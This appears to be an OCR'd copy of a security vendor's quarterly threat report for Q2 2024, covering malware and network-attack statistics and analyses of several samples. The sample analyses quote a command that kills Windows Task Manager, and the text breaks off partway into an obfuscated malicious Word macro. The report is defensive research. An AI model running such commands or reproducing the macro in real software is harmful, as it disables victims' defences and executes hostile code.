
INTERNET SECURITY REPORT

Q2 2024

WatchGuard



CONTENTS

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

INTRODUCTION

In the intricate fabric of our hyper-connected modern life, certain systems operate seamlessly behind the scenes, their true value often recognized only in moments of crisis. Take, for instance, the seemingly humble electrical grid. Most people take for granted the steady flow of power that energizes our homes and businesses, rarely considering the complex web of generators, transformers, and lines that make this possible. However, when the lights flicker or go out, the importance of this invisible infrastructure becomes glaringly apparent. In much the same way, cybersecurity products function quietly in the background, protecting our networks, endpoints, and identities from a constantly evolving array of threats.

In our quarterly Internet Security Report, we present a comprehensive analysis of the diverse security incidents detected by WatchGuard's cutting-edge cybersecurity solutions last quarter. Just as a well-maintained electrical system guarantees reliable service, our products diligently work to identify and neutralize potential cyberattacks, malware, and vulnerabilities before they escalate into significant breaches. This past quarter underscored the vital role our solutions play in preventing cyber threats that, if left unchecked, could disrupt operations and compromise sensitive data for organizations relying on our protections.

As we delve into the threat trends and findings from our security products over the last quarter, we invite you to appreciate the essential, albeit often invisible, value that cybersecurity solutions provide. When your preventative security measures are functioning optimally, you may not notice them – your IT operations simply run smoothly. Yet, just as we become acutely aware of the importance of reliable electricity during an outage, we hope this report helps you recognize the necessity of robust cybersecurity in the face of the relentless threats posed by the internet.

Our aim is twofold: to illuminate the specific threat trends we encountered in Q2, enabling you to adjust your defenses accordingly, and to reinforce the need for ongoing vigilance and investment in security measures. By highlighting and exploring the many threats our global products thwarted this quarter, we hope to remind you of the undeniable value of investing in cybersecurity – even when everything seems to be working flawlessly.

Additionally, our report analyzes the most common attack trends of the quarter, examining any shifts that may necessitate new defenses, security policies, or heightened vigilance. Throughout this report, we will also share defensive tips – both general and specific to WatchGuard products – to help ensure you have the best protections against the most frequently encountered attacks.

We break our report into the following sections:

In this report, we cover:

07 Network-based malware trends:

WatchGuard Fireboxes have multiple network-based anti-malware detection engines that block huge amounts of known and completely new malware every quarter. Our products use everything from signature-based malware detection engines to full-on behavioral code analysis to find both old malware and sophisticated, new and unique threats. This section of our report highlights the most prominent and widespread malware seen during Q2 2024. We illustrate the top threats by volume, by most Fireboxes affected, and by region. We also cover the differences in malware seen over encrypted connections and how much malware bypasses signature-based detection. Overall, we saw malware volume drop during Q2, which is good for the defenders, but we also saw a slight increase in the most evasive malware, especially malware that requires behavioral sandboxes to identify. We also saw seven new malware families hit our top 10 list, including three Linux-based threats, and a bunch of password and info stealers.

14 Network attack trends:

The Firebox's Intrusion Prevention Service (IPS) blocks many client- and server-based network exploits. This section highlights the most common network attacks we saw during Q2. During Q2, we saw network attack volume increase again quarter-over-quarter (QoQ). A 2019 Nginx vulnerability hit the top of the lists. Meanwhile, ProxyLogin attacks continue to spam the Internet.

21 Top malicious domains:

Using data from our DNSWatch service, we share trends about the malicious web links your users click. We prevent your users from reaching these domains, thus protecting your organization, but we still report on the most popular malicious domains they accidentally clicked on. In Q2, we saw malicious sites targeting Tibetans, compromised ecommerce stores, and some injected pop-ups that ran malicious PowerShell.

24 Endpoint malware trends:

We also track the malware trends we see at the endpoint from our WatchGuard EPDR and AD360 products. Often, the malware we see on endpoints differs greatly from what network security devices see. Endpoint-based malware detections decreased QoQ, like our network malware trends. That said, we did see an increase in evasive, or never-before-seen malware on endpoints too. This section also cover the most prevalent malware seen on endpoints, as well as many of the latest trends in ransomware and ransomware groups.

44 The latest defense tips:

Though this report details and analyzes attack trends, the true point of the report is both to show you what your network, endpoint, and identity security controls are blocking, and to learn from changes in the threat landscape so we can all fine tune our defenses to prevent the latest attacks. Throughout the report, and at the end of various sections, we will share many defense tips you can use to continue to protect your organizations from the latest threat actor tactics and techniques.

EXECUTIVE SUMMARY

Both network and endpoint malware volume has seemed to ping-ponged up and down the last few quarters. When one is up, the other has been down, and vice versa… that is until now. During Q2, malware detection was down across all our products, declining 24% QoQ on the network, and over 39% on endpoints. However, we also saw an increase in detection of never-before-seen, or zero-day malware that requires more proactive malware detection engines to recognize, meaning the malware out there is more evasive in general.

On the flip side, network attacks are up 32% and we also saw an increase in unique network attacks, meaning threat actors are targeting a wider range of vulnerabilities. Some top examples from the quarter include a disproportionate amount of attacks targeting a 2019 Nginx vulnerability, continued focus on the ProxyLogin flaw, and exploits targeting HP Intelligent Management Center and Oracle Enterprise Manager Grid Control.

From a malicious site perspective, we saw many compromised sites, including one targeting Tibetans, some booby-trapped ecommerce sites, and pop-ups triggering malicious PowerShell.

Here are some of the executive highlights from our Q2 2024 report:

- **Total network-based malware detections dropped 24%.** However, that also comes with **an 168% increase in malware detected with our behavioral detection service, APT Blocker.**
- **Endpoint malware detections also decreased about 39% QoQ.** The past few quarters, we have seen endpoint and network malware detection mirror one another. If one when up, the other went down. This is the first quarter the both seem to have declined together.
- **43% of malware spread over encrypted connections (TLS) in Q2,** which is a 10% decrease from last quarter.
- Our "per Firebox" malware results for various network malware detection services:
  - **Average total malware detections per Firebox:** 935 (~24% decrease)
  - **Average malware detections by Gateway AntiVirus (GAV) per Firebox:** 366 (35% decrease)
  - **Average malware detections by IntelligentAV (IAV) per Firebox:** 368 (37% decrease)
  - **Average malware detections by APT Blocker per Firebox:** 201 (168% increase)
- **We extrapolate** that if all the currently active (licensed) Fireboxes with some services were reporting to us and had all malware detection services enabled, we would have had **361,312,985 malware detections during Q2 2024.**
- **46% of malware detected evaded signature-based methods.** We call this zero-day malware, as it requires more proactive techniques to catch this never-before-seen malware. Furthermore, zero-day malware is even higher within encrypted connections, rising to 56% of all malware over TLS.
- **A signature detecting trojan.html.hidden.1.gen came in as the fourth-most widespread malware variant.** The most common threat category caught by this signature involved phishing campaigns that gathers credentials from a user's browser and delivers this information to an attacker-controlled server. Curiously, the Threat Lab observed a sample of this signature targeting students and faculty at Valdosta State University in Georgia.
- **A NGINX vulnerability, originally detected in 2019, was the top network attack by volume in Q2 2024,** though it had not appeared in the Threat Lab's top 50 network attacks in previous quarters. The vulnerability accounted for 29% of total network attack detection volume, or approximately 724,000 detections across the US, EMEA, and APAC
- **The Fuzzbunch hacking toolkit emerged as the second highest endpoint malware threat** detected by volume. The toolkit, which serves as an open-source framework that can be used to attack Windows operating systems, was stolen during The Shadow Brokers' attack of the Equation Group, an NSA contractor, in 2016.
- **Network attacks increased 33% during Q2 2024.** Across regions, the Asia Pacific region accounted for 56% of all network attack detections, more than doubling since the previous quarter.
- **ProxyLogon continues to make our top 10 list during Q2**. As a reminder, this was a critical, remote code execution vulnerability against Microsoft Exchange servers that you should have patched long ago. It remains in the number two spot on our top 10.
- **Overall, endpoint malware detections decreased over 39%** by pure volume.

This is just a small taste of what our global security products blocked for our customers during Q2 2024. To learn more details about these threats and more, as well as what you can do to continue to avoid cyber-attacks at your company, keep reading.

FIREBOX FEED STATS

WHAT IS THE FIREBOX FEED?

The Firebox Feed is built with anonymized primary data from Firebox customers and partners that have opted in to sharing threat detections with WatchGuard. This data allows us to view the specific attack activity that threat actors are using against small and midsize organizations worldwide.

In this section, we detail the high-level quarter-over-quarter trends while also diving into the specific top threats that generate either the most alert volume or impact the most unique networks. These views allow us to paint a picture of the overall threat landscape targeting small and midsize organizations around the world.

The Firebox Feed uses telemetry from five security services running on Firebox appliances:

Gateway AntiVirus (GAV): Signature-based malware prevention

IntelligentAV (IAV): Advanced AI-based malware prevention

APT Blocker: Sandboxed, behavioral-based malware prevention

Intrusion Prevention Service (IPS): Network-based client and server exploit prevention

DNSWatch: Domain-based threat prevention

HELP US IMPROVE

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available

MALWARE TRENDS

In Firebox feed reports, we gather the proxy details to identify the malware families, the proxy that detected the malware, and the protection engine that caught it. Outside of these proxy details, we can also tell if the malware traveled over an encrypted connection and the general location of this detection. With just these few details but a robust set of reporting Fireboxes, we analyze the data to show how malware might infect our readers. We can also predict what might happen in the future to help our readers know how best to protect themselves. If you would like to help us make this report better, we ask that you also enable Firebox feedback.

This quarter we see an incredible seven new malware families in the Top 10 Malware table and three Linux-based malware detections. We again saw the Mirai botnet variant that targets IoT devices. Finally, we found another new sample in the most-widespread list.

Overall, malware has dropped slightly but this comes primarily from just the most-detected malware. Instead of making 100s of detections in the top ten table, we see tens of thousands of detections. We haven't seen this large of a change in the top malware for some time. There is a lot to go over in this section so let's get started with the overall numbers.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable **WatchGuard Device Feedback** on your device.

Average combined total malware hits per Firebox

935

Average detections per Firebox dropped by **24%**

Basic Gateway AntiVirus (GAV) service

366

Basic malware dropped by **35%**

APT Blocker (APT)

201

APT blocker jumped **168%**

IntelligentAV (IAV)

368

IAV hits dropped by **37%**

GAV with TLS

95

TLS detections by GAV increased **34%**

APT Blocker with TLS

202

TLS detections of evasive malware dropped by **10%**

TLS malware

43%

Malware over an encrypted connection decreased **26 points**

Top 10 Malware Detections


Our Top 10 Malware table shows the 10 most-detected malware families. Besides our regular analysis of malware detections, we use statistical analysis to review the top 10 detections to remove detections that users didn't see in the wild or detected from normal business use. These include users testing a Firebox or testing malware. We end up with 10 of the most prevalent malware families.

This last quarter, we see seven new malware families. We normally only see two or three, if that. Of the new malware families, three of these come as password stealers. Let's take a quick look at each one.

The most-detected malware, Heur.Mint.Zard.24, injects Lumma Stealer. Lumma Stealer installs a botnet created by Russian actors who sell this as as malware-as-a-service. It targets any sensitive information on the computer and browser-based MFA solution. We couldn't get a hold of a sample to inspect, but **others** have reviewed the Lumma Stealer malware thoroughly.

We dive deep into the Trojan.TaskDisabler.qu2 later in this section so don't miss our analysis of it. Next, Linux.Zojfor.C.E6694158 installs a Linux-based coinminer for the cryptocurrency Monero. This continues a recent rise in Linux-based coinminers over the last year. We didn't see any direct connection to the popular Linux coinminer Linux Lucifer this time around.

A resurgence of the malware Trojan.PasswordStealer.GenericKDS loads another password stealer. This malware family has been around for a while but only recently hit the top 10 list. We saw this detected mostly in Italy. Dacic.3089.DEE54B94 contains a compressed portable executable file. This file with its unique icon attempts to fool users with the filename ending in xlsx.exe. If run, it installs the botnet Lokibot.



YNS-463-Remitta
nce.xlsx.exe

Figure 1. Dacic.3089.DEE54B94

A new Linux-based hacking tool, Application.3Proxy.A.9560BBDD, contains the contents of the code found here https://github.com/3proxy/3proxy/. While we see some legitimate purposes for this application, we more often see these tools used in nefarious ways. Further down the table, JS.FakeLogin.A and Malware.FMe both contain fake login pages to steal usernames and passwords.

As mentioned in the intro for this section, Fireboxes detected the Mirai loader Trojan.Linux.Generic.270099. This malware itself came from another loader script that downloads it. The file itself will download Mirai botnet and infect IoT devices. We saw it target Spain and the US.

Looking at the top 10 table we see the malware family counts significantly lower than in previous tables. There is not much of a drop in total malware though, and we observed many new malware families in this table, indicating the malware is more spread out this last quarter.

Threat Name	Malware Category	Count	Last Seen
Heur.Mint.Zard.24	Dropper	94,718	new
Trojan.TaskDisabler.qu2	Win Code Injection	58,891	new
Linux.Zojfor.C.E6694158	Coinminer	48,200	Q2 2023
Trojan.PasswordStealer.GenericKDS	Password Stealer	37,223	new
Dacic.3089.DEE54B94	Win Code Injection	36,432	new
Application.Linux.Generic.11819	Linux hacktool	33,950	Q4 2023
Application.3Proxy.A.9560BBDD	Linux hacktool	32,221	new
JS.FakeLogin.A.FA0150C2	Password Stealer	29,831	new
Malware.FMe.01C90EC4	Password Stealer	22,700	new
Trojan.Linux.Generic.270099	Dropper	21,964	Q4 2023

Figure 2. Top 10 Malware Detections

Top 5 Encrypted Malware Detections

Even with all the new malware detected in the top 10 table, we still suspect that most of the malware comes over an encrypted connection. This is especially true when reviewing new malware. We don't see a lot of networks configured to inspect encrypted traffic though. Only about 20% of Fireboxes reporting detections inspect encrypted traffic, so the total detection count for these types of detections is less, even though these are a greater real-world threat. For this reason, we look at the malware detected over an encrypted connection separately to create the Top 5 Encrypted Malware table.

Just like the Top 10 Malware, we don't see as many total detections in this table as before, but the total encrypted malware hasn't decreased that much. This tells us that malware creators use a diversity of tactics to infect devices. In the table, we see another password stealer and the same malware families we have seen in the past.

Threat Name	Malware Category	Count
Heur.BZC.PZQ.Pantera.157	Win Code Injection	86,767
Mail.Stacked.1.9	Dropper	6,168
Logan.749	Password Stealer	4,072
VBA.Heur2.ObfDldr	Office Exploit	3,122
Heur.BZC.PZQ.Boxter.791	Dropper	2,056

Figure 3. Top 5 TLS Malware

Top 5 Widespread Malware Detections

If the Top 10 Malware Detection table shows the most-seen malware, then the Most-Widespread Malware table shows malware that hits the most Fireboxes. The most-widespread malware can show a more accurate picture of what Firebox networks see because malware families are often isolated into one organization or industry.

In this table, we analyzed the data and show what counties and regions saw this malware. For our regional numbers in this table, we take the number of Fireboxes that have seen the malware family compared to the ones that have not. For the country data, we first ensure we have enough representative samples from the country, then just like the regional columns, we figure out how many Fireboxes in that country see the malware versus not, before finally converting both regional and country to a percentage. While we look at the numbers in the table, we'll give some examples of how best to understand the data.

We again see the JavaScript web loader JS.Agent.USF target India this last quarter, just like we saw in Q1 2024. Because of how widespread this malware has become, we couldn't include all countries that saw this traffic. We know many countries in the AMER region saw JS.Agent.USF, as well. Looking back at the most-widespread malware RTF-ObfsObjDat.Gen, we see a similar issue where Greece sees this malware, but other EMEA countries were left off the table because Hong Kong and Indonesia see this more than other EMEA countries. Because 14.61% of the region in EMEA sees RTF-ObfsObjDat.Gen, this region still needs to stay aware of this threat.

We have covered most of these other malware families before but we have not seen HTML.Hidden.1.Gen in the past. We found a recent sample of this malware that uses political news from CNN to hide obfuscated code. We will cover this in more detail later.


Malware Name	Top 3 Countries by %			EMEA %	APAC %	AMER %
RTF-ObfsObjDat.Gen	Greece - 31.93%	Hong Kong - 26.98%	Indonesia - 24.14%	14.61%	8.45%	3.69%
JS.Agent.USF	India - 48.53%	Mexico - 15.44%	New Zealand - 14.86%	6.53%	8.63%	8.76%
MathType-Obfs.Gen	Germany - 13.48%	Mexico - 13.42%	Cyprus - 12.9%	8.56%	2.43%	2.25%
HTML.Hidden.1.Gen	Hong Kong - 12.7%	New Zealand - 12.16%	Denmark - 10.94%	7.21%	3.84%	3.15%
Zmutzy.1305	Cyprus - 22.58%	Greece - 17.77%	Hong Kong - 16.67%	6.98%	5.00%	1.63%

Figure 4. Most-Widespread Malware

Geographic Threats by Region

After covering all the top malware families, we will now look at all the detections based on region. This allows us to better understand the malware that doesn't hit the top malware tables. The regional table shows what regions see the most overall malware, weighted by the number of Fireboxes in each region.

Like last quarter, we saw the greatest malware volume in Asia-Pacific (APAC) at 57.6% of regional malware. Much of this comes from detections of the JS.Agent.USF malware. 22.5% of detections came from the Americas (AMER) while Europe, the Middle East, and Africa (EMEA) saw 27% of detections.



Region	% Share
EMEA	27.07%
AMER	15.30%
APAC	57.63%

Figure 5. Geographic Threats by Region

We have focused on the question of where we see malware, but now we will look at what type of malware. Zero-day malware identifies new and evasive malware that we haven't seen before. This malware doesn't normally have a family name to identify it as it uses its own unique programing code. We can sometimes categorize these later for this report but often it doesn't match any known family. Zero-day malware still uses the same techniques as other malware but the code in the malware changes enough that signature-based detection becomes difficult.

Our Firebox uses three different engines to catch malware. Signature-based detection in GAV catches basic malware but won't always catch evasive malware. For this evasive malware, IAV has the ability to identify malware based on the structure of the file and will inspect anything missed by GAV. Finally, our third engine, APT Blocker, detonates the file in our advanced sandboxing engine to determine the true intent of the file.




Figure 6. Zero-Day Malware

Because not all Fireboxes are configured to scan files with IAV and APT Blocker, we use Fireboxes that have these services enabled to get the percentage of evasive malware. We do the same for evasive malware over an encrypted connection by only looking at Fireboxes that have the services enabled and scan encrypted connections. Reviewing the numbers, we saw a 6-point increase in evasive malware to 42% when you compare Q1 to this last quarter. Year over year though, we see a slight decrease. When it comes to encrypted and evasive malware, we see a decrease of 8 points to 56%. We normally see this percentage a bit higher as well. Perhaps these lower-than-normal percentages have to do with the current wars in Ukraine and Israel. If the criminal organizations who make the malware focus on these locations, then we may not see as much malware. In one malware sample we found it won't infect the victim's computer if the operating system is set to Russia, Ukraine, Belarus, or China. Read about what we found in the next section.

Individual Malware Sample Analysis

Trojan.TaskDisabler.qu2
Trojan.TaskDisabler.qu2 identifies malware that disables Windows Task Manager. A sample we found identifies a modified version of an MFA agent that itself comes from NPAV, a company based in India. Along with MFA, NPAV sells host-based security like EDR. They have highly questionable security practices that allowed this malware to use the company's certificate. Also, NPAV has questionable ethics. We found comments on NPAV social media accounts that look very much like bot accounts promoting the brand. For those familiar with the remote desktop malware Ammyy Admin, this looks similar.

Back to the malware itself, the file contains a compressed archive with a PE (portable executable) file inside. Inspecting this PE file we found a few suspicious strings.


"npav_projects_changed_by_me"

"taskkill /F /T /IM Taskmgr.exe"

*"*******_npav_am812@gmail.com"*

We have hidden some of the email because the email could be from a victim's account. As previously mentioned, the malware is signed using the parent company "Biz Secure Labs Pvt. Ltd." Either the private key of the certificate was compromised, or the company knowingly signed this malware. Based on these strings we found in the file, we suspect someone inside the company patched the file.

Companies like NPAV and Ammyy will happily sell you their product and it may even work, to a degree. We saw NPAV products sold on Amazon, or at least sold in the past. It continues to be sold on the India version of Amazon and may lead some to trust the product. Those who install these products will likely be less secure if not already have malware on their computer simply from the installation. When purchasing security products, ensure you have fully evaluated them. If you don't have the expertise in-house to evaluate then have a trusted partner review it. At the very least, look at trusted reviews of the product and don't rely on comments.



Net Protector Total Security 2022 - 1 PC - 1 Year (Email delivery - No CD)
Brand: NPAV
4.3 ★★★★☆ 2,154 ratings

Currently unavailable.
We don't know when or if this item will be back in stock.

About this item
- Net Protector Total Security 2022 - 1 PC - 1 Year. Startup Scan.
- Browser Protection | Cleans Hard Disk for hidden threats | Automatic File Infection Removal | E-Mail Protection
- Automatically, backup your recently edited documents keeping against any corruption or ransomware. Blocks new & unknown ransomware that corrupts & encrypts data files
- It keeps all the spurious programs at bay and let you work without technical disruptions in your system.Keep your computer isolated from all types of cyber perils with this potent solution
- It is compatible with all the versions of Windows and makes the installation as well as activation very easy for you

Report an issue with this product or seller


Figure 7. Trojan.TaskDisabler.qu2

Trojan.HTML.Hidden.1.Gen

This new widespread malware family works like the JS.Agent.USF malware, where a page will pop up and ask for credentials. While it started in Germany and Mexico, the sample we found targeted a student or faculty member of Valdosta State University, a collage in Georgia, United States.

When we inspected the malware code, we saw some obfuscated code but most of the code looked like news articles. A quick search found that these articles come from CNN news just a few days ago about presidential candidate Donald Trump. We didn't find any other evidence of political motivation in the malware besides the CNN articles. Adding these news articles adds natural language to the malware code and decreases the percentage of obfuscated code in total. One might do this to bypass an AV engine that detects malware based on the amount of obfuscated code in the file.

When we opened the malware in our test environment, it asked us to log in. While looking at the network traffic in the browser, we can see that when we log in, we send the username, password, our IP address, location, and user-agent. We suspect the server we are sending these details to will proxy our connection and pass the login details to the real Valdosta.edu login page using the same user-agent and location so as to not arouse suspicion. This would allow the attacker to access our account. Whenever logging in you should always ensure that you log into the right page by checking the URL.



[redacted].edu

← [redacted]edu

Enter password


You're about to access sensitive info. Please, sign-in.

Password

Figure 8. Trojan.HTML.Hidden.1

Trojan.VBS.Vshell.A

We found this malware sample further down in the top malware table. This file comes as a Microsoft Office document file. The file also contains a VBS macro inside and utilizes the Office equation editor exploit CVE-2017-11882. When we open the file, we see that it asks us in German to allow the macro to run.



Dieses Dokument wurde mit einer älteren Version von Microsoft Word erstellt

Um den Kompatibilitätsmodus zu aktivieren, klicken Sie auf "Bearbeitung aktivieren" und anschließend auf "Inhalt aktivieren" in der Leiste oberhalb dieses Dokuments.

Figure 9. Trojan.VBS.Vshell.A

Translated from the picture, it reads, "This document was created with an older version of Microsoft Word

To enable compatibility mode, click "Enable Editing" and then click "Enable Content" in the bar above this document."

If we enabled this it would load an Excel file with a generic name like DFBE96694EFE0C1F20.TMP. So how does it do this?

Looking at the script in the macro, it starts off with a series of arrays assigned to random characters

```
SUB AUTOOPEN()

CWEHAS = ""

YSAG = 104

YDAHEA = ARRAY(216)

SGBY YDAHEA, CWEHAS

